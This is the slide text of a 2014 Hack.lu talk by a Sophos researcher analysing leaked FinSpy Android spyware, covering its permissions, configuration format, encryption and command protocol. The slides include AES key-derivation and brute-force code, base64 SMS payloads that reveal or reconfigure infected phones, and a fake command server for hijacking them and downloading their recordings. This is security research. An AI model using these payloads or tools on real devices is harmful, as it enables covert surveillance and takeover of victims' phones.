Inside Spying

FinSpy for Android

Attila Marosi

Senior Threat Researcher

OSCE, OSCP, ECSA, CEH

SOPHOS

FinSpy / FinFisher / Gamma Group

- there was a huge data leak ~ 40GB
  (application, brochure, full support database)
- we already know what is the real ability of this application, but how they did it technically
  (encryption, communication, configuration… etc.)
- because it is not a traditional MALWARE, the solutions of its should be interesting and unique
- the most important:
  - has it any weaknesses and,
  - is there any chance to exploit these weaknesses, if there are any

Leaked APK and its versions

Overall: 12 leaked APK, all of them from the QA folder/department

Versions: 4.21, 4.28, 4.30, 4.38, 4.40, 4.50, 4.51

```
./qateam/ta/release421/421and.apk
(SHA1: 598b1ea6f0869ff892a015ab62cbf69300472b8d
```

NOT obfuscated, relatively easy to analyse

```
./qateam/ak/demo-de/4.51/Android/AKDEMO.apk
(SHA1: e8a91fdc8f46eb47362106cb52a22cbca0fbd070)
```

Obfuscated but mainly the same

APK: 598b1ea6f08…

In a nutshell

Permissions

- ACCESS_COARSE_LOCATION
- ACCESS_FINE_LOCATION
- INTERNET
- READ_PHONE_STATE
- ACCESS_NETWORK_STATE
- **READ_CONTACTS**
- **READ_SMS**
- **SEND_SMS**
- **RECEIVE_SMS**
- **WRITE_SMS**
- RECEIVE_MMS
- RECEIVE_BOOT_COMPLETED
- PROCESS_OUTGOING_CALLS
- ACCESS_NETWORK_STATE
- ACCESS_WIFI_STATE
- WAKE_LOCK
- CHANGE_WIFI_STATE
- MODIFY_PHONE_STATE
- BLUETOOTH
- RECEIVE_WAP_PUSH
- CALL_PHONE
- WRITE_CONTACTS
- MODIFY_AUDIO_SETTINGS
- WRITE_EXTERNAL_STORAGE
- **READ_CALENDAR**
- GET_ACCOUNTS
- WRITE_SETTINGS
- WRITE_SECURE_SETTINGS

Actions

```
android.intent.action.NEW_OUTGOING_CALL
android.provider.Telephony.SMS_RECEIVED

android.net.wifi.STATE_CHANGE
android.net.conn.CONNECTIVITY_CHANGE
android.bluetooth.adapter.action.STATE_CHANGED
android.intent.action.AIRPLANE_MODE

android.intent.action.PHONE_STATE
android.intent.action.PACKAGE_REPLACED
android.intent.action.PACKAGE_ADDED
android.intent.action.USER_PRESENT
android.intent.action.BOOT_COMPLETED

android.intent.action.BATTERY_LOW
android.intent.action.BATTERY_OKAY
android.intent.action.DEVICE_STORAGE_LOW
android.intent.action.DEVICE_STORAGE_OK
android.intent.action.MEDIA_SCANNER_FINISHED
```

Services / Receivers

```
<service android:name="Services"/>
<service android:name="EventBasedService"/>
<service android:name=
      "com.android.services.sms.SmsHandlerIntentServices"/>
<service android:name=
      "com.android.time.based.RemovalAtServices"/>
<service android:name=
      "com.android.tracking.TrackingService"/>
<service android:name=".WhatsApp.WhatsService"/>
<service android:name=".call.CallServices"/>
```

```
<receiver
      android:enabled="false"
      android:name=".sms.SMSReceiver">
    <intent-filter android:priority="100">
        <action android:name=
            "android.provider.Telephony.SMS_RECEIVED"/>
    </intent-filter>
</receiver>
```

Configuration

Where the config comes from

com.android.services.Services -> onCreate()

```
if (getFilesDir().list().length == 0)
         MakeConfigFile();


void MakeConfigFile()
{
     try
     {
       byte[] arrayOfByte = Base64.decode(
        Extractor.getConfiguration(getPackageCodePath())
        );
       File localFile = new File(getFilesDir(), "84C.dat");
       localFile.createNewFile();
       […]
     }
}
```

```
java -jar finspy_conf.jar 598b1ea6f0869ff892a015ab62c…..apk
FinSpy config extractor.
Processing...
CONF: FQIAAJBb/gANAgAAoDOEAAwAAABQE/4AAAAAABAAAABgV4AAAAAAAAAAAAMAAAAQBX
+AAAAAAAOAAAAcFj+ADQyMWFuZAwAAABAYYQ…
```

Where the config comes from

```
Directory of e:\out\assets\Configurations
10/05/2014  01:23 PM                              0 dumms0.dat
[...]
10/05/2014  01:23 PM                              0 dumms99.dat
             200 File(s)                          0 bytes
```

```
504b 0102 0a00 0a00 0000 0000 2e50 8e3f  PK..........P.?
0000 0000 0000 0000 0000 0000 2000 0400  ............ ...
0000 0000 4651 4941 414a 0000 0000 6173  ....FQIAAJ....as
7365 7473 2f43 6f6e 6669 6775 7261 7469  sets/Configurati
6f6e 732f 6475 6d6d 7330 2e64 6174 feca  ons/dumms0.dat..
```

Where:

PK signature	\x50\x4b\x01\x02	‘PK\x01\x02’
Internal file attributes (2 bytes)	\x46 \x51	FQ
External file attributes (4 bytes)	\x49\x41\x41\x4a	IAAJ
all together (6 bytes)		FQIAAJ

The extracted config data (TLV):

```
15 02 00 00 90 5b fe 00  0d 02 00 00 a0 33 84 00  |.....[.......3..|
0c 00 00 00 50 13 fe 00  00 00 00 00 10 00 00 00  |....P...........|
60 57 fe 00 00 00 00 00  00 00 00 00 0c 00 00 00  |`W..............|
40 15 fe 00 00 00 00 00  0e 00 00 00 70 58 fe 00  |@...........pX..|
34 32 31 61 6e 64 0c 00  00 00 40 61 84 00 78 00  |421and....@a..x.|
00 00 0d 00 00 00 90 64  84 00 82 87 86 81 83 23  |.......d.......#|
00 00 00 70 37 80 00 71  61 30 31 2e 67 61 6d 6d  |...p7..qa01.gamm|
61 2d 69 6e 74 65 72 6e  61 74 69 6f 6e 61 6c 2e  |a-international.|
64 65 0c 00 00 00 40 38  80 00 57 04 00 00 0c 00  |de....@8..W.....|
00 00 40 38 80 00 58 04  00 00 0c 00 00 00 40 38  |..@8..X.......@8|
80 00 59 04 00 00 0c 00  00 00 40 38 80 00 50 00  |..Y.......@8..P.|
00 00 15 00 00 00 70 63  84 00 2b 34 39 XX XX XX  |......pc..+49XXX|
XX XX XX XX 30 30 37 16  00 00 00 70 6a 84 00 2b  |XXXX007....pj..+|
34 39 XX XX XX XX XX XX  XX XX 39 30 39 0e 00 00  |49XXXXXXXX909...|
00 70 66 84 00 34 32 31  61 6e 64 0c 00 00 00 40  |.pf..421and....@|
```

\x15 \x02 \x00 \x00 = 0x215 = **533** (little endian)

```
-rwxrwx--- 1 root vboxsf     533 okt    6 16:50 config.dat
```

\x00 \xfe \x5b \x90 = 0xfe5b90 = 16669584 (???)

Parsed config (1):

- HeartBeatInterval: **120**
  - **every 2 hours checks back to the Master**
- RemovalAtDate: **0**
  - **at this date, uninstalls itself**
- RemovalIfNoProxy: **168**
  - **if can't reach the Master for a week, uninstalls itself**
- proxies: **qa01.gamma-international.de**
- ports: **1111, 1112, 1113, 80**
- TjUID (AES sub-key): 9410890 **0x008F994A**
  - **such a long AES key... are you scared ☺**
- Phones: **+49XXXXXXXX07**
  - **Master phone number (SMS)**
- VoicePhones: **+49XXXXXXXXX09**
  - **incoming call from this turns the phone on spy-mode**

Nontraditional malware property

Parsed config (2):

EventBased HeartBeat: ad10

isSIMChanged:	On
isCellLocationChanged:	Off
isNetworksChanged:	On
isCalls:	Off
isWifiConnected:	On
isDataLinkAvailable:	On
isNetworkActivacted:	Off
isDataAvailableEvent:	On
isLocationChanged:	Off
isLowBattery:	Off
isLowSpace:	On

(On) If the event is occurred the application will contact with the Master

HeartBeat Restrictions: c000

isChannelWifi:	On
isChannel3G:	On
isChannelSMS:	Off
isRestrictionsRoaming:	Off

(On) Which channels are allowed to be used for communication

Parsed config (3):

InstalledModules:

SMS:	On
AddressBook:	On
PhonesLogs:	On
SypCall:	On
Tracking:	On
Logging:	Off
Calendar:	Off
WhatsApp:	On

(On) Which modules should collect information

(Note) Sophisticated malwares usually don’t bring modules which they do not use

WhatsApp

DEMO time

Install FinSpy

Unveiling SMS

21-24 OCTOBER 2014
10
years
HACK.LU

SOPHOS

onReceive SMS


```
public void onReceive(Context paramContext, Intent paramIntent)

byte[] arrayOfByte =
      Base64.decode(arrayOfSmsMessage[i].getMessageBody());
ByteBuffer localByteBuffer = ByteBuffer.wrap(arrayOfByte);
localByteBuffer.order(ByteOrder.LITTLE_ENDIAN);

localByteBuffer.getInt();
int j = localByteBuffer.getInt();

if ((j == 8651888) || (j == 8664432))
//          0x840470   ||          0x843570
{
    Intent localIntent = new Intent(paramContext,
                              SmsHandlerIntentServices.class);
    localIntent.putExtra("MasterAnswer", arrayOfByte);
    paramContext.startService(localIntent);
    abortBroadcast();
}
```

Unveiling SMS

```
./fin_server/fin_detect.py
```

Message (bytes): 090000007035840041

Message (base64): **CQAAAHA1hABB**



0x9 = 9 byte

090000007035840041

(little endian)

A

0x843570 = 8664432

DEMO time

Sending unveiling SMS


Network Communication

Network communication

- Intercept the initial network communication to get more information about the malware

  How:

  - create a fake server (eg.: `nc -lvp 1111`) and intercept the communication



Source	Destination	Lengtl	Info
10.8.0.6	80.156.28.180	60	34738 > lmsocialserver [SYN] Seq=0
80.156.28.180	10.8.0.6	60	lmsocialserver > 34738 [SYN, ACK] S
10.8.0.6	80.156.28.180	52	34738 > lmsocialserver [ACK] Seq=1
10.8.0.6	80.156.28.180	188	34738 > lmsocialserver [PSH, ACK] S
80.156.28.180	10.8.0.6	52	lmsocialserver > 34738 [ACK] Seq=1
10.8.0.6	80.156.28.180	52	34738 > lmsocialserver [FIN, ACK] S
80.156.28.180	10.8.0.6	52	lmsocialserver > 34738 [FIN, ACK] S
10.8.0.6	80.156.28.180	52	34738 > lmsocialserver [ACK] Seq=13

The packet we received (intercepted)

```
10 00 00 00 60 01 86 00  2e fd 9d 25 04 41 01 00  |....`......%.A..|
78 00 00 00 a0 02 86 00  10 00 00 00 60 57 fe 00  |x...........`W..|
2e fd 9d 25 04 41 01 00  60 00 00 00 90 01 84 00  |...%.A..`.......|
58 00 00 00 90 5b fe 00  bb b9 1a bb 3f db d4 17  |X....[......?...|
24 1c b2 81 b1 4a c9 2d  a9 03 10 fa d8 07 d9 8d  |$....J.-........|
98 67 0a b1 1f 9a 5e f2  e6 c7 16 e1 4a 28 6e 84  |.g....^.....J(n.|
8e f2 c2 a1 ec 28 b6 2f  82 53 84 6a ce 57 a6 6b  |.....(./.S.j.W.k|
b6 82 81 05 89 51 49 0d  48 d7 3f b5 ed 96 a3 5a  |.....QI.H.?....Z|
55 a2 d3 4d c1 04 fe 1a                           |U..M....|
```

```
\x10\x00\x00\x00                  = 16 (8B Header, 8B Value)

\x2e\xfd\x9d\x25\x04\x41\x01\x00 = 352961043496238
```

0x860160 – MobileTgUID = **IMEI**

0xfe5b90 – Encrypted content

IMEI (15 digits)

International Mobile Station Equipment Identity

Encryption

Encryption / Decryption

```
toHexString(0x008F994A)= \x30\x30\x38\x46\x39\x39\x34\x41
  m = hashlib.sha256()
  m.update(
      "\x01\x7f\x54\x1c\x4b\x1d\x39\x08"
      "\x55\x7e\x30\x5c\x7d\x23\x71\x13")
  m.update(pkey)
  self.Key = m.digest()
  m = hashlib.sha256()
  m.update(
      "\x02\x1f\x64\x3c\x1b\x6a\x0d\x7f"
      "\x59\x17\x03\x25\x77\x3a\x1e\x3b")
  m.update(pkey)
  self.IV =  m.digest()[:16]
  cipher = AES.new(self.Key, AES.MODE_CBC, self.IV )
  data = cipher.decrypt(enc)
```

sub-key

Brute–force against the 4 bytes

```
root@finspy:~/# ./fin_server/fin_pcap.py fin_login_tab.pcap
FinSpy Message detected...
Raw content:
10000000600186002efd9d2504410100780000000a0028600100000006057fe
002efd9d25044101006000000009001840058000000905bfe00bbb91abb3fdb
D417241cb281b14ac92da90310fad807d98d98670ab11f9a5ef2e6c716e14a
286e848ef2c2a1ec28b62f8253846ace57a66bb68281058951490d48d73fb5
ed96a35a55a2d34dc104fe1a
Diff: 0 Hash/s: 0 Left (hour): 100000.0 Current key: 00000000
Diff: 0 Hash/s: 1161213 Left (hour): 1.02741213703 Current key: 00001388
[...]
Diff: 241 Hash/s: 38972 Left (hour): 30.5453665921 Current key: 008FBCE0
Diff: 241 Hash/s: 38984 Left (hour): 30.53620319 Current key: 008FD068
HACKED:
Np�421and/352961043496238/216306121433199/216/30/13862394/1200///}@@X@/12
Diff: 241 Hash/s: 38995 Left (hour): 30.527039376
Current key: 9410890 0x008F994A
```

241 sec = 4 minutes, **the whole key space in: 30,5 hours** !!

with a 5 $ cloud server, 1 CPU, 512 RAM

Master Commands

Master command(s)

```
./fin_master_command.py -devid 000000000000000 -phone 003640000000
```

```
Master Acknowledgement:
  - 00000010 0x02 NETWORK_CHANGED_FLAG = 0
  - 00000100 0x04 SIM_CHANGE_FLAG = 0
  - 00001000 0x08 GPS_CHANGE_LOCATION_FLAG = 0
  - 00010000 0x10 CELL_LAC_FLAG = 0
  - 00100000 0x20 NETWORK_CHANGED_FLAG = 0
```

```
Master Commands:
  - B 0x42 LICENSE_FLAG = 0
  - C 0x43 TG_REMOVED_FLAG = 1
  - D 0x44 TG_REMOVED_FLAG = 1
  - E 0x45 TG_REMOVED_FLAG = 1
  - F 0x46 RESEND_SMS_FLAG = 1
  - G 0x47 RESEND_TCP_FLAG = 1
  - H 0x48 START_TRACKING_FLAG = 1
  - I 0x49 START_TRACKING_FLAG = 0
```


uninstall FinSpy

to force communication

start/stop tracking

Master command

```
./fin_master_command.py -devid 352961043496238 -phone 0036300000000
```



Phone number

```
MasterConfig:                  ???
352961043496238/F@GA/LICENSE_VALUE///0036300000000/1000
```

DeviceID
IMEI (15 digits)

```
F  RESEND_SMS_FLAG = 1
@  0b’01000000’ means nothing ☺
G  RESEND_TCP_FLAG = 1
A  means nothing ☺
```

RequestID

Base64:
PwAAAHAEhAAzNTI5NjEwNDM0OTYyMzgvRkBHQS9MSUNFTlNFX1ZBTFV
FLy8vMDAzNjMwMDAwMDAwMC8xMDAw

DEMO time

Master Command

21-24 OCTOBER 2014
10 years
HACK.LU


SOPHOS

Master Configuration

Master config – Emergency SMS

- What is needed to re-configure FinSpy?
  - just the phone number and the IMEI number
- What can you configure?
  - **Host:** domain or IP
  - **Port:** desired port number
  - **Phone:** Master phone number
  - **EmergencyPhone:** incoming call from this turns the phone in to spy-mode
  - **SaveMode:** add or overwrite the config
  - **HeartBeatInterval:** frequence of communication (minutes)
  - **HeartBeatEvents:** what kind of events trigger heart beats
  - **HeartBeatRestrictions:** which of the channels could be used
  - **Counter:** message counter, it must be bigger than the last valid one (possible last counter value = 2,147,483,647 = locks out everyone)

Master config – Emergency SMS



HeartBeatInterval: 1 sec

Host / Port (0x51 = 81)

SaveMode:overwrite

IMEI = 352961043496238 =
14104259dfd2e

Master phone / Emergency Phone

```
14104259dfd2e/finspy.marosi.hu/0051/003620XXX1976/003620XXX1976/1/1/ffe0/e040/101
```

```
□ 11111111 = ff
- 10000000 0x80 isSIMChanged
- 01000000 0x40 isCellLocationChanged
- 00100000 0x20 isNetworksChanged
- 00010000 0x10 isCalls
- 00001000 0x08 isWifiConnected
- 00000100 0x04 isDataLinkAvailable
- 00000010 0x02 isNetworkActivated
- 00000001 0x01 isDataAvailableEvent
□ 11100000 = e0
- 10000000 0x80 isLocationChanged
- 01000000 0x40 isLowBattery
- 00100000 0x20 isLowSpace
```

```
□ 11100000 = e0
- 10000000 0x80 isChannelWifi
- 01000000 0x40 isChannel3G
- 00100000 0x20 isChannelSMS
□ 01000000 = 40 (tehát, semmi)
- 10000000 0x80 isRestrictionsRoaming
```

SMS:

WQAAAHA1hAAxNDEwNDI1OWRmZDJlL2ZpbnNweS5tYXJvc2kuaHUvMDA1MS8wM
DM2MjAzNjcxOTc2LzAwMzYyMDM2NzE5NzYvMS8xL2ZmZmYvZTA0MC8xMDE=

DEMO time

Master Config – hijack the control

Fake FinSpy server

Your own FinSpy server

- In server side you need: **4 byte key**, IMEI

```
./fin_server.py 81 008F994A 352961043496238
```

```
FinSpy - LootServer
[*] Created by Attila Marosi (SophosLab)
[*] Version      0.4
[*] TCP Port:    81
[*] AES sub-key: 008F994A
[*] Device ID:   352961043496238
Connected with 178.xxx.xxx.xxx:58245
Client MSG: 10000000600186002efd9d[...]78000000905bfe00c8c7d98747[...]
MobileTgUID: 352961043496238
MobileTgComm:
        MobileTgUID: 352961043496238
        Type: 00840190
                EncryptedContent:
                        ClientConfig:
421and/352961043496238/216306121433199/216/30/13143284/1200/
47.XXXXXX/19.XXXXXXX/
}xPX@/353
```

DEMO time

Fake FinSpy server...

download the recorded files from the victim

The last known version: 4.51

- It has screenshot function!? It needs rooted dev.?
  - it brings an exploit itself
    (CVE-2012-6422, Exynos 4210 vagy 4412 processor, ExynosAbuse)
    - B18822faa830d3c28a9d32da2dd1c394d00a003d (plustig) ELF, ARM 32Bit
  - screenshot:
    - 7b333916460e920da7113b6a449a392e6a1b8885 (screenshot) ELF, ARM 32Bit
- The config is stored encrypted ☺
- The problem, the key is hardcoded: **0x03ACDE78** ☹

Overall facts

- You can easily detect the existence of the application
- If you know the IMEI you can hijack the phone, use it to spy on the owner of it
- If you know the IMEI you can re-configure the application, lock out the "rightfull" users
- The IMEI number is sent over the network without encryption ☹ (in 4.51 it is improved)
- ALL FinSpy has the same embedded AES key and only 4 bytes are configurable (variety)

21-24 OCTOBER 2014
10 years
HACK.LU

Questions?

SOPHOS

attila.marosi@sophos.com

attila.marosi@gmail.com

PGP ID: 3782A65A
PGP FP.:
4D49 1447 A4E1 F016 F833
8700 8853 60A7 3782 A65A

http://finspy.marosi.hu
http://marosi.hu